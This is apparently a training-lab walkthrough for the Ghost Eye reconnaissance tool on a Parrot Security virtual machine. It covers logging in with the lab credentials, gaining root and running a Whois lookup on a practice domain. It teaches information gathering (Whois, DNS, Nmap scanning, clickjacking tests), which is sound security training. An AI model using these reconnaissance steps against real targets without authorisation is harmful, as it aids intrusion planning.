Ghost Eye gathers information such as Whois lookup, DNS lookup, EtherApe, Nmap port scan, HTTP header grabber, Clickjacking test, Robots.txt scanner, Link grabber, IP location finder, and traceroute.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

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3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.


   Note: If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.


5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.

6. Now, navigate to the Ghost Eye directory. Type **cd ghost_eye** and press **Enter**.



7. In the terminal window, type **pip3 install -r requirements.txt** and press **Enter**.



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
8. To launch Ghost Eye, type **python3 ghost_eye.py** and press **Enter**.



9. The Ghost Eye - Information Gathering Tool options appear, as shown in the screenshot.

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

10. Let us perform a Whois Lookup. Type **3** for the **Enter your choice**: option and press **Enter**.
11. Type **certifiedhacker.com** in the **Enter Domain or IP Address**: field and press **Enter**



12. Scroll up to see the certifiedhacker.com result. In the result, observe the complete information of the certifiedhacker.com domain such as Domain Name, Registry Domain ID, Registrar WHOIS Server, Registrar URL, and Updated Date.



